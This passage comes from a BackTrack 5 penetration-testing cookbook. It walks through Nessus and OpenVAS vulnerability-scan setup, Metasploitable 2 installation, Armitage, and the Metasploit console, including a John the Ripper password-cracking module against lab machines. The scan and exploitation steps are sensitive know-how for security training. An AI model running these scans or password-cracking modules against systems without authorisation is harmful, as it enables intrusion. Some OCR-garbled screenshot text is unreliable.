In order to register your copy of Nessus, you must have a valid license which can be obtained from http://www.tenable.com/products/nessus/nessus-homefeed. Also, Nessus runs as Flash inside the browser, so you may have to install the Flash plugin for Firefox the first time you start the program. If you run into an issue using Flash, go to http://www.backtrack-linux.org/wiki/index.php/Install_Flash_Player for more information.

Nessus – finding local vulnerabilities

Now that we have Nessus installed and configured, we will be able to begin the testing of our first set of vulnerabilities. Nessus allows us to attack a wide range of vulnerabilities depending on our feed, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will begin by finding local vulnerabilities. These are vulnerabilities specific to the operating system we are using.

Getting ready

To complete this recipe, you will be testing your local system (BackTrack 5):

- Windows XP
- Windows 7

- Metasploitable 2
- Any other flavor of Linux

How to do it...

Let's begin the process of finding local vulnerabilities with Nessus by opening the Mozilla Firefox web browser:

- 1. Log in to Nessus at http://127.0.0.1:8834.
- 2. Go to Policies.
- 3. Click on Add Policy:

💩 Nessus		willie Help About Log
Policies Repor		
Add Policy Ba General	sic Name Local Vulnerabilities //sibility Shared coription Save Knowledge Base Safe Checks	Network Congestion Reduce Parallel Connections on Congestion Use Kernel Congestion Detection (Linux Only) Port Scanners TCP Scan SNMP Scan UDP Scan Netstat SSH Scan SYN Scan Netstat WMI Scan Port Scan Options Port Scan Range default Default
	Silent Dependencies Cost Scan Details to Server Stop Host Scan on Disconnect Avoid Sequential Scans sider Unscanned Ports as Closed signate Hosts by their DNS Name	Performance 5 Max Checks Per Host 5 Max Hosts Per Scan 100 Network Receive Timeout (seconds) 5 Max Simultaneous TOP Sessions Per Host unlimited Max Simultaneous TCP Sessions Per Scan unlimited Cancel Next

- 4. On the **General** tab, perform the following tasks:
 - i. Enter a name for your scan. We chose **Local Vulnerabilities** but you can choose any name you wish.
 - ii. Visibility has two options:
 - Shared: Other users have the ability to utilize this scan
 - Private: This scan can only be utilized by you
 - iii. Take the defaults on the rest of the items on the page.
 - iv. Click on Next.

- 5. On the Plugins tab, select Disable All and select the following specific vulnerabilities:
 - Ubuntu Local Security Checks
 - Default Unix Accounts

ilter Name	Show Only Enabled	Plugins 📃	Reset Filter
amilies	Plugins		
Ubuntu Local Security Checks VMware ESX Local Security Checks Web Servers Windows Windows : Microsoft Bulletins Windows : User management			
lugin Description nabled Families: 7 Enabled Plugins: 10552		Enable All	Disable A
		Cancel	Submit

- 6. Click on **Submit** to save your new policy.
- 7. On the main menu, click on the Scans menu option.
- 8. Click on the Add Scan button and perform the following tasks:
 - i. Enter a name for your scan. This is useful if you will be running more than one scan at a time. It's a way to differentiate the scans that are currently running.
 - ii. Enter the type of scan:
 - **Run Now:** Enabled by default. This option will run the scan immediately.
 - **Scheduled**: Allows you to choose the date and time to run the scan.
 - **Template**: Allows you to set this scan as a template.
 - iii. Choose a scan policy. In this case, the **Local Vulnerabilities** policy we created earlier in the recipe.
 - iv. Choose your targets considering the following points:
 - Targets must be entered one per line
 - You can also enter ranges of targets on each line
 - v. You may also upload a targets file (if you have one) or select Add Target IP Address.

9. Click on Launch Scan:

🐵 Nessus'		willie	Help	About	Log ou
Scans	Reports Sca	ns Policies Users			
Add Scan	Name	Local Scan			
	Туре	Run Now 🔻			
	Policy	Local Vulnerabilities			
	Scan Targets	192.168.10.110			
	Targets File	Browse			
			_		
		Cancel	La	unch So	an

- 10. You will get a confirmation and your test will complete (depending on how many targets are selected and the number of tests that are performed).
- 11. Once completed you will receive a report.
- 12. Double-click on the report to analyze the following points:
 - i. Each target that a vulnerability is found for will be listed.
 - ii. Double-click on the IP address to see the ports and issues on each port.
 - Click on the number underneath the severity level columns (Total, High, Medium, or Low) in order to get a list of specific issues/vulnerabilities found.
- 13. Click on **Download Report** from the **Reports** main menu.

Nessus – finding network vulnerabilities

Nessus allows us to attack a wide range of vulnerabilities depending on our feed, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will configure Nessus to find network vulnerabilities on our targets. These are vulnerabilities specific to the machines or protocols on our network.

73 –

Getting ready

To complete this recipe, you will need a virtual machine(s) to test against:

- Windows XP
- Windows 7
- Metasploitable 2
- A network firewall or router
- Any other flavor of Linux

How to do it...

Let's begin the process of finding network vulnerabilities with Nessus by opening the Mozilla Firefox web browser:



- 1. Log in to Nessus at http://127.0.0.1:8834.
- 2. Go to Policies.
- 3. Click on Add Policy.

Edit Policy	Basic	Network Congestion			
	Name Internal Network Scan	Reduce Parallel Connections on Congestion

- 11. Once completed you will receive a report.
- 12. Double-click on the report to analyze the following points:
 - i. Each target that a vulnerability is found for will be listed.
 - ii. Double-click on the IP address to see the ports and issues on each port.
 - Click on the number underneath the severity level columns (Total, High, Medium, or Low) in order to get a list of specific issues/vulnerabilities found.
- 13. Click on **Download Report** from the **Reports** main menu.

Nessus – finding Linux-specific vulnerabilities

Nessus allows us to attack a wide range of vulnerabilities depending on our feed, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will explore how to find Linux-specific vulnerabilities using Nessus. These are vulnerabilities specific to the machines that run Linux on our network.

Getting ready

To complete this recipe, you will need a virtual machine(s) to test against:

- Metasploitable 2
- Any other flavor of Linux

77

How to do it...



Let's begin the process of finding Linux-specific vulnerabilities with Nessus by opening the Mozilla Firefox web browser:

- 1. Log in to Nessus at http://127.0.0.1:8834.
- 2. Go to Policies.
- 3. Click on **Add Policy**:

🐻 Nessus		willie Help About Log (
Policies	Reports Scans Policies Users					
Add Policy	Basic Name Linux Vulnerabilities Visibility Shared V	Network Congestion Reduce Parallel Connections on Congestion Use Kernel Congestion Detection (Linux Only)				
General Credentials Plugins	Description	Port Scanners TCP Scan SNMP Scan Ping Host UDP Scan Netstat SSH Scan Ø				
Preferences	Scan Save Knowledge Base Safe Checks	SYN Scan V Netstat WMI Scan V Port Scan Options Port Scan Range default				
	Silent Dependencies Control Log Scan Details to Server	Performance Max Checks Per Host 5				
	Stop Host Scan on Disconnect Avoid Sequential Scans Consider Unscanned Ports as Closed	Max Hosts Per Scan 100 Network Receive Timeout (seconds) 5 Max Simultaneous TCP Sessions Per Host unlimited				
	Designate Hosts by their DNS Name	Max Simultaneous TCP Sessions Per Scan unlimited Cancel Next				

- 4. On the **General** tab, perform the following tasks:
 - i. Enter a name for your scan. We chose **Linux Vulnerabilities** but you can choose any name you wish.
 - ii. Visibility has two options:
 - Shared: Other users have the ability to utilize this scan
 - Private: This scan can only be utilized by you
 - iii. Take the defaults on the rest of the items on the page.
 - iv. Click on Next.
- 5. On the **Plugins** tab, click on **Disable All** and select the following specific vulnerabilities. This list is going to be rather long as we are scanning for services that may be running on our Linux target.
 - Backdoors
 - Brute Force Attacks
 - CentOS Local Security Checks

- DNS
- Debian Local Security Checks
- Default Unix Accounts
- Denial of Service
- □ FTP
- Fedora Local Security Checks
- Firewalls
- FreeBSD Local Security Checks
- Gain a shell remotely
- General
- Gentoo Local Security Checks
- HP-UX Local Security Checks
- Mandriva Local Security Checks
- Misc
- Port Scanners
- Red Hat Local Security Checks
- SMTP Problems
- □ SNMP
- Scientific Linux Local Security Checks
- Slackware Local Security Checks
- Solaris Local Security Checks
- SuSE Local Security Checks
- Ubuntu Local Security Checks
- Web Servers

- 6. Click on **Submit** to save your new policy.
- 7. On the main menu, click on the Scans menu option.
- 8. Click on the Add Scan button and perform the following tasks:
 - i. Enter a name for your scan. This is useful if you will be running more than one scan at a time. It's a way to differentiate the scans that are currently running.
 - ii. Enter the type of scan:
 - **Run Now:** Enabled by default. This option will run the scan immediately.
 - Scheduled: Allows you to choose the date and time to run the scan.
 - **Template**: Allows you to set this scan as a template.
 - iii. Choose a scan policy. In this case, the **Linux Vulnerabilities** policy we created earlier in the recipe.
 - iv. Choose your targets considering the following points:
 - Targets must be entered one per line
 - You can also enter ranges of targets on each line
 - Upload a targets file (if you have one) or select Add Target IP Address
- 9. Click on Launch Scan:

🚳 Nessus			willie Help About Log o

Add Scan	Name	Linux Scan	
	Туре	Run Now 🔻	
	Policy	Linux Vulnerabilities 🔻	
	Scan Targets	192.168.10.101 - 192.168.10.124	
	Targets File	Browse	
			Cancel Launch Scan

- 10. You will get a confirmation and your test will complete (depending on how many targets are selected and the number of tests that are performed).
- 11. Once completed you will receive a report.

- 12. Double-click on the report to analyze the following points:
 - i. Each target that a vulnerability is found for will be listed.
 - ii. Double-click on the IP address to see ports and issues on each port.
 - Click on the number underneath the severity level columns (Total, High, Medium, or Low) in order to get a list of specific issues/vulnerabilities found.
- 13. Click on **Download Report** from the **Reports** main menu.

Nessus – finding Windows-specific vulnerabilities

Nessus allows us to attack a wide range of vulnerabilities depending on our feed, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will explore how to find Windows-specific vulnerabilities using Nessus. These are vulnerabilities specific to the machines that run Windows on our network.

Getting ready

To complete this recipe, you will need a virtual machine(s) to test against:

- Windows XP
- Windows 7



How to do it...

Let's begin the process of finding Windows-specific vulnerabilities with Nessus by opening the Mozilla Firefox web browser:

- 1. Log in to Nessus at http://127.0.0.1:8834.
- 2. Go to Policies.



3. Click on Add Policy:

- 4. On the **General** tab, perform the following tasks:
 - i. Enter a name for your scan. We chose **Windows Vulnerabilities** but you can choose any name you wish.
 - ii. Visibility has two options:
 - Shared: Other users have the ability to utilize this scan
 - **Private**: This scan can only be utilized by you
 - iii. Take the defaults on the rest of the items on the page.
 - iv. Click on Next.
- 5. On the **Plugins** tab, select **Disable All** and select the following specific vulnerabilities that are likely to be available on a Windows system:
 - DNS
 - Databases
 - Denial of Service
 - FTP
 - SMTP Problems
 - □ SNMP
 - Settings
 - Web Servers
 - Windows
 - Windows: Microsoft Bulletins
 - Windows: User management

Chapter 4

- 6. Click on **Submit** to save your new policy.
- 7. On the main menu, click on the Scans menu option.
- 8. Click on the Add Scan button and perform the following tasks:
 - i. Enter a name for your scan. This is useful if you will be running more than one scan at a time. It's a way to differentiate the scans that are currently running.
 - ii. Enter the type of scan:
 - **Run Now:** Enabled by default. This option will run the scan immediately.
 - **Scheduled**: Allows you to choose the date and time to run the scan.
 - **Template**: Allows you to set this scan as a template.
 - iii. Choose a scan policy. In this case, the **Windows Vulnerabilities** policy we created earlier in the recipe.
 - iv. Choose your targets considering the following points:
 - Targets must be entered one per line
 - You can also enter ranges of targets on each line
 - Upload a targets file (if you have one) or select Add Target IP Address

83 -

9. Click on Launch Scan:

🐱 Nessus			willie Help About Log o
Scans	Reports Sca	ns Policies Users	
Add Scan			
	Name	Windows Scan	
	Туре	Run Now 🔻

	Targets File	Browse	
			Cancel Launch Scan

- 10. You will get a confirmation and your test will complete (depending on how many targets are selected and the number of tests that are performed).
- 11. Once completed you will receive a report.
- 12. Double-click on the report to analyze the following points:
 - i. Each target that a vulnerability is found for will be listed.
 - ii. Double-click the IP address to see the ports and issues on each port.
 - Click on the number underneath the severity level columns (Total, High, Medium, or Low) in order to get a list of specific issues/vulnerabilities found.
- 13. Click on **Download Report** from the **Reports** main menu.

Installing, configuring, and starting OpenVAS

OpenVAS, the **Open Vulnerability Assessment System**, is an excellent framework that can be used to assess the vulnerabilities of our target. It is a fork of the Nessus project. Unlike Nessus, OpenVAS offers its feeds completely free of charge. As OpenVAS comes as a standard installation with BackTrack 5, we will begin with its configuration.

Getting ready

A connection to the Internet is required to complete this recipe.

How to do it...

Let's begin the process of installing, configuring, and starting OpenVAS by navigating to its directory via a terminal window:

- 1. OpenVAS is installed by default and it only needs to be configured in order to be utilized.
- From a terminal window change your directory to the OpenVAS directory: cd /pentest/misc/openvas/
- 3. Execute the following command:

openvas-mkcert

What we are performing in this step is creating the SSL certificate for the OpenVAS program.

- i. Leave the default lifetime of the CA certificate as it is.
- ii. Update the certificate lifetime to match the number of days of the CA certificate: 1460.
- iii. Enter the country.
- iv. Enter the state or province (if desired).
- v. Leave the organization name as the default.
- vi. You will be presented with the certificate confirmation screen, shown as follows:

4. Execute the following command:

openvas-nvt-sync

This will sync the OpenVAS NVT database with the current NVT Feed. It will also update you with the latest vulnerability checks.

5. Execute the following commands:

```
openvas-mkcert-client -n om -i
openvasmd -rebuild
```

This will generate a client certificate and rebuild the database respectively.

6. Execute the following command:

openvassd

This will start the OpenVAS Scanner and load all plugins (approximately 26,406), so this may take some time.

7. Execute the following commands:

openvasmd --rebuild openvasmd --backup

These commands will rebuild and create a backup of the database.

Execute the following command to create your administrative user (we use openvasadmin):

openvasad -c 'add user' -n openvasadmin -r admin

```
root@bt:/pentest/misc/openvas# openvasad -c 'add_user' -n openvasadmin -r Admin
Enter password:
ad main:MESSAGE:10342:2012-08-08 19h16.52 EDT: No rules file provided, the new user will have n
o restrictions.
ad main:MESSAGE:10342:2012-08-08 19h16.52 EDT: User openvasadmin has been successfully created.
```

9. Execute the following command:

openvas-adduser

The command will allow you to create a regular user. Now let's perform the following steps to add the user:

- i. Enter a login name.
- ii. Press *Enter* on the authentication request (this automatically chooses the password).
- iii. Enter the password twice.
- iv. For rules, press Ctrl + D.
- v. Press y to add the user.

Login : wlp	
	(pass/cert) [pass] :
Login password Login password	
User rules	
t.	a rules system which allows you to restrict the hosts that wlp has the right to tes you may want him to be able to scan his own host only.
Please see the	e openvas-adduser(8) man page for the rules syntax.
	es for this user, and hit ctrl-D once you are done: have an empty rules set
Login	: wlp
Password	********
Rules	
Is that ok? (y user added.	//n) [y]

87 —

- 10. Execute the following commands to configure the ports that OpenVAS will interact with: openvasmd -p 9390 -a 127.0.0.1 openvasad -a 127.0.0.1 -p 9393 gsad --http-only --listen=127.0.0.1 -p 9392
 9392 is the recommended port for the web browser but you can choose your own.
- 11. Go to http://127.0.0.1:9392 in your browser to view the OpenVAS web interface.

88

How it works...

In this recipe, we began by opening a terminal window and installing OpenVAS via the repository. We then created a certificate and installed our plugin database. Next, we created an administrative and a regular user account. Finally, we started the web interface of OpenVAS and were presented with the login screen.

Every time you perform an action with OpenVAS, you will need to rebuild the database.

There's more...

Each time you would like to run OpenVAS, you need to:

- 1. Sync the NVT Feed (always a good idea as these items will change as new vulnerabilities are discovered).
- 2. Start the OpenVAS Scanner.
- 3. Rebuild the database.
- 4. Back up the database.
- 5. Configure your ports.

To save a lot of time, the following is a simple Bash script that will allow you to start OpenVAS. Save this file as OpenVAS.sh and place it in your /root folder.

```
#!/bin/bash
openvas-nvt-sync
openvassd
openvasmd --rebuild
openvasmd --backup
openvasmd -p 9390 -a 127.0.0.1
openvasad -a 127.0.0.1 -p 9393
gsad --http-only --listen=127.0.0.1 -p 9392
```

89 -

Using the OpenVAS Desktop

Alternatively, you could perform the same steps via the OpenVAS Desktop. The OpenVAS Desktop is a GUI-based application. To start the application:

1. Select Applications | BackTrack | Vulnerability Assessment | Vulnerability Scanners | OpenVAS | Start GreenBone Security Desktop from the BackTrack desktop Start menu.

×	Profile		
Please enter address and user account for your scan engine. If you select one of the profiles, you only need to enter the password. Before you press the log in button you may store the access profile. Note, that the scan engine must have OMP support enabled for the given port for a successful connection.	Serveraddress Username	Save Port 9390	Delete
		Log in	Cancel

- 2. Enter your server address as 127.0.0.1.
- 3. Enter your username.
- 4. Enter your password.
- 5. Click on the **Log in** button.

OpenVAS – finding local vulnerabilities

OpenVAS allows us to attack a wide range of vulnerabilities, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will use OpenVAS to scan for local vulnerabilities on our target. These are vulnerabilities specific to our local machine.

How to do it...

Let's begin the process of finding local vulnerabilities with OpenVAS by opening the Mozilla Firefox web browser:

- 1. Go to http://127.0.0.1:9392 and log in to OpenVAS.
- 2. Select Configuration | Scan Configs:

- 3. Enter the name of the scan. For this recipe, we will use **Local Vulnerabilities**.
- 4. For the base, select the **Empty, static and fast** option. This option allows us to start from scratch and create our own configuration.
- 5. Click on Create Scan Config:

fig 🙎	
Local Vulnerabilities	
nal)	
Empty, static and fast	
Full and fast	
	Create Scan Config
	Local Vulnerabilities nal)

6. We now want to edit our scan config. Click on the Wrench icon next to **Local Vulnerabilities**:

	Local Vulnerabilities	15		18914		
--	-----------------------	----	--	-------	--	--

7. Press Ctrl + F and type Local in the find bar.

- 8. For each local family found, put a check mark in the **Select all NVT's** box. A family is a group of vulnerabilities. The chosen vulnerabilities are:
 - Compliance
 - Credentials
 - Default Accounts
 - Denial of Service
 - □ FTP
 - Ubuntu Local Security Checks

- 9. Click on Save Config.
- 10. Now go to **Configuration** | **Targets**:

92

- 11. Create a new target, and perform the following tasks:
 - i. Enter the name of the target.
 - ii. Enter the hosts using one of the following ways:
 - Enter one address:

192.168.0.10

• Enter multiple e-mail addresses separated by a comma.

192.168.0.10,192.168.0.115

Enter a range of addresses:

192.168.0.1-20

- 12. Click on **Create Target**.
- 13. Now select Scan Management | New Task, and perform the following tasks:
 - i. Enter the name of the task.
 - ii. Enter a comment (optional).
 - iii. Select your scan configuration, in this case Local Vulnerabilities.
 - iv. Select the scan targets, in this case **Local Network**.
 - v. Leave all other options at their default levels.
 - vi. Click on Create Task:

New Task 🔋

OpenVAS – finding network vulnerabilities

OpenVAS allows us to attack a wide range of vulnerabilities, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will use OpenVAS to scan for network vulnerabilities. These are vulnerabilities specific to devices on our targeted network.

Getting ready

To complete this recipe, you will need a virtual machine(s) to test against:

- Windows XP
- Windows 7
- Metasploitable 2
- Any other flavor of Linux

Vulnerability Identification -

How to do it...

Let's begin the process of finding network vulnerabilities with OpenVAS by opening the Mozilla Firefox web browser:

- 1. Go to http://127.0.0.1:9392 and log in to OpenVAS.
- 2. Select Configuration | Scan Configs:

- 3. Enter the name of the scan. For this recipe, we will use Network Vulnerabilities.
- 4. For the base, select the **Empty, static and fast** option. This option allows us to start from scratch and create our own configuration.
- 5. Click on Create Scan Config:

etwork Vulnerabilities	
Empty, static and fast Full and fast	Create Scan Config
	Empty, static and fast

- 6. We now want to edit our scan config. Click on the Wrench icon next to **Network Vulnerabilities**.
- 7. Press Ctrl + F and type Network in the find bar.
- 8. For each family found, put a check mark in the **Select all NVT's** box. A family is a group of vulnerabilities. The chosen vulnerabilities are:
 - Brute force attacks
 - Buffer overflow
 - CISCO
 - Compliance
 - Credentials

- Databases
- Default Accounts
- Denial of Service
- □ FTP
- Finger abuses
- Firewalls
- Gain a shell remotely
- General
- Malware
- Netware
- NMAP NSE
- Peer-To-Peer File Sharing
- Port Scanners
- Privilege Escalation
- Product Detection
- □ RPC
- Remote File Access
- SMTP Problems
- □ SNMP
- Service detection
- Settings
- Wireless services

109—

In this chapter, we will cover:

- Implementing exploits from BackTrack
- Installing and configuring Metasploitable
- Mastering Armitage the graphical management tool for Metasploit
- Mastering the Metasploit Console (MSFCONSOLE)
- Mastering the Metasploit CLI (MSFCLI)
- Mastering Meterpreter
- Metasploitable MySQL
- Metasploitable PostgreSQL
- Metasploitable Tomcat
- Metasploitable PDF
- Implementing the browser_autopwn module

Introduction

Once we have completed our vulnerability scanning steps, we now have the knowledge necessary to attempt to launch exploits against our target system(s). In this chapter, we will examine various tools including the Swiss Army knife of testing systems: Metasploit.

Implementing exploits from BackTrack

In this recipe, we will examine some of the methods to implement exploits from within BackTrack 5. With each release of BackTrack, the BackTrack community comes up with new exploits, and enhancements to previous exploits. An **exploit** involves using a bug or vulnerability in a piece of software or program in order to cause it to work in a manner other than originally intended. This could, for example, be as simple as using a vulnerability in an application, let's say a website, that will allow us to gain access to the database server and escalate our privileges to become a superuser on the overall machine. As new software is released, potential vulnerabilities or bugs are found in those software packages. In many cases, a hacker would find the vulnerability and create an "exploit" to take advantage of the vulnerability. Due to this, the BackTrack owners and community at large continually update the distribution to include these new exploits.

How to do it...

Let's begin a review of the Exploitation Tools section of BackTrack by going to our Start menu:

1. From the Start menu, select Applications | BackTrack | Exploitation Tools:

- 2. You will be presented with a list of available exploit categories and subcategories:
 - Network Exploitation Tools: Cisco Attacks
 Fast-Track
 Metasploit Framework
 SAP Exploitation

-112

- Web Exploitation Tools
- Database Exploitation Tools:
 MSSQL Exploitation Tools
 MySQL Exploitation Tools
 Oracle Exploitation Tools
- Wireless Exploitation Tools:
 BlueTooth Exploitation
 GSM Exploitation
 WLAN Exploitation
- Social Engineering Tools:
 BeEF XSS Framework
 HoneyPots
 Social Engineering Toolkit
- Physical Exploitation
- Open Source Exploitation:

Exploit-DB Online Archives

3. Each category and subcategory contains individual links to the various tools that will either open a GUI, a web page, or a terminal window for you to utilize the tools. In the upcoming chapters and recipes, we will examine these tools in detail.

How it works...

In this recipe, we examined how to execute exploitation tools by using the **Exploitation Tools** menu option from within BackTrack. Additionally, all of the tools that we will utilize within BackTrack can be run from the command line.

113—

Installing and configuring Metasploitable

In this recipe, we will install, configure, and start Metasploitable 2. **Metasploitable** is a Linux-based operating system that is vulnerable to various Metasploit attacks. It was designed by Rapid7, the owners of the Metasploit Framework. Metasploitable is an excellent way to get familiar with executing commands using Meterpreter.

Getting ready

The following requirement needs to be fulfilled:

- > A connection to the Internet is required to complete this recipe
- 8 GB of available space on your VirtualBox PC
- An unzipping tool (in this case we are using 7-Zip on a Windows machine)

How to do it...

Let's begin the lesson by downloading Metasploitable 2. Getting the package from SourceForge is going to be our safest option.

1. Download Metasploitable 2 from the following link:

```
http://sourceforge.net/projects/metasploitable/files/
Metasploitable2/
```



- 2. Save the file to a location on your hard drive.
- 3. Unzip the file.
- 4. Place the contents of the folder in a location where you store your virtual disk files.
- 5. Open VirtualBox and click on the **New** button:

6. Click on Next:



Chapter 5

7. Enter the name of the virtual machine as Metasploitable 2 while selecting an operating system of **Linux** and version of **Ubuntu**. Then click on **Next**:

	Machine					
VM Name and (OS Type					
Enter a name for the n the virtual machine.	ew virtual mach	ine and select th	e type of the gues	t operating system	you plan to install	onto

12. Start Metasploitable 2 by first clicking on its name and then clicking on the **Start** button:

How it works...

In this recipe, we set up Metasploitable 2 on VirtualBox. We began the recipe by downloading Metasploitable from sourceforge.net. Next, we configured the VMDK file to run inside of VirtualBox, and concluded by starting the system.

Mastering Armitage – the graphical management tool for Metasploit

The newer versions of Metasploit utilize a graphical frontend tool called **Armitage**. Understanding of Armitage is important because it ultimately makes your usage of Metasploit easier by providing information to you visually. It encompasses the Metasploit console, and by using its tabbing capabilities, allows you to see more than one Metasploit console or Meterpreter session at a time.

Getting ready

A connection to the Internet or internal network is required to complete this recipe.

How to do it...

Let's begin our review of Armitage:

1. From the desktop, go to Applications | BackTrack | Exploitation Tools | Network Exploitation Tools | Metasploit Framework | armitage:

Second Accessories	·			
BackTrack	Information Gathering			
Internet	• 1 Vulnerability Assessment			
Office	Exploitation Tools	Network Exploitation Tools	👉 Cisco Attacks	
🕌 Other	Privilege Escalation	🔹 🌈 Open Source E 🍖 armitage	🛃 Metasploit Framework	10
🗐 Sound & Video	 Maintaining Access 	• 👩 Social Enginee 🔍 msfcli	5AP Exploitation	
👰 Wine	Reverse Engineering	🔸 🌈 Web Exploitati 🍣 msfconsole		
Contraction of the second	RFID Tools	• 🛃 Wireless Explc 🔍 msfupdate		

2. On the Armitage login screen, click on the **Connect** button:



< >	Connect
Host	127.0.0.1
Port	55553
User	msf
Pass	test
	Connect Help

119—

3. It may take Armitage a while to connect to Metasploit. While this takes place, you may see the following notification window. Do not be alarmed. It will go away once Armitage is able to connect. Just click on **Yes** if prompted by the **Start Metaspoit?** notification window:

- 4. You are then presented with the Armitage main screen. We will now discuss the following three regions on the main screen (marked as **A**, **B**, and **C** in the next screenshot):
 - **A**: This region displays preconfigured modules. You can search for modules using the space provided below the modules list.
 - **B**: This region displays your active targets that we are able to run our exploits against.
 - **C**: This region displays multiple Metasploit tabs allowing for multiple Meterpreter or console sessions to run and be displayed simultaneously.

-120

An alternative way to launch Armitage is to type the following command into a terminal window:

armitage

See also

To learn more about Meterpreter, refer to the Mastering Meterpreter recipe of this chapter.

Mastering the Metasploit Console (MSFCONSOLE)

In this recipe, we will examine the **Metasploit Console** (**MSFCONSOLE**). The MSFCONSOLE is primarily used to manage the Metasploit database, manage sessions, and configure and launch Metasploit modules. Essentially, for the purpose of exploitation, the MSFCONSOLE will get you connected to a host so that you can launch your exploits against it.

Some common commands that you will use when interacting with the console are:

- help: This command will allow you to view the help file for the command you are trying to run
- use modulename: This command allows you to begin configuring the module that you have chosen
- set optionname modulename: This command allows you to set the various options for a given module
- exploit: This command launches the exploit module
- run: This command launches a non-exploit module
- ▶ search modulename: This command allows you to search for an individual module
- ▶ exit: This command allows you to exit the MSFCONSOLE

Getting ready

A connection to the Internet or internal network is required to complete this recipe.

121

How to do it...

Let's begin our exploration into the MSFCONSOLE:

- 1. Open the command prompt.
- 2. Launch the MSFCONSOLE by using the following command:

msfconsole

3. Search for all available Linux modules by using the search command. It is always a good idea to search for our module each time we want to perform an action. The major reason for this is that between various versions of Metasploit, the path to the module may have changed.

search linux

4. Use the John the Ripper Linux Password Cracker module:

use auxiliary/analyzse/jtr_linux

-122

5. Show the available options of the module by using the following command:

 Module option ឃិ	y(j€ linux) > s s (auxiliary/ana	how options lyze/jtr_li	
Name	Current Setting	Required	Description
Crypt JOHN_BASE JOHN_PATH Munge Wordlist	false the qui false	no no no no no	Try crypt() format hashes(Very Slow) The directory containing John the Ripper (src, run, doc) The absolute path to the John the Ripper executable Munge the Wordlist (Slower) The path to an optional Wordlist

6. Now that we have a listing of options that we can run for this module, we can set individual options by using the set command. Let's set the JOHN_PATH option:

set JOHN_PATH /pentest/passwords/john

7. Now to run our exploit, we type in the exploit command:

exploit

show options

[*] Cooding wordligt with DD scheme info 0 words added
[*] Seeding wordlist with DB schema info 0 words added
[*] Seeding with MSSQL Instance Names0 words added
[*] Seeding with hostnames1 words added
[*] Seeding with found credentials6 words added
[*] Seeding with cracked passwords from John0 words added
[*] Seeding with default John wordlist88395 words added
[*] De-duaing the wordlist
[*] Wordlist Seeded with 88399 words
[*] Auxiliary module execution completed

There's more...

Once you have gained access to your host using the MSFCONSOLE, you must use Meterpreter in order to distribute your payloads. MSFCONSOLE manages your sessions, but Meterpreter does your actual payload and exploit engagements.

123—

Mastering the Metasploit CLI (MSFCLI)

In this recipe, we will explore the **Metasploit CLI** (**MSFCLI**). Metasploit requires the use of an interface in order to perform its tasks. The MSFCLI is one such interface. It is a good interface for learning Metasploit or testing/writing a new exploit. It also serves well in the case of using scripts and applying basic automation to tasks.

One major issue with using the MSFCLI is that you can only open *one* shell at a time. You will also notice that as we are exploring some of our commands, it functions a bit slower and is a little more complicated than the MSFCONSOLE. Finally, you have to know the exact exploit that you would like to run in order to use the MSFCLI. This can make it a little difficult for new penetration testers who are not familiar with the Metasploit list of exploits.

Some commands for MSFCLI are:

- msfcli: This loads a list of all available exploits accessible to MSFCLI
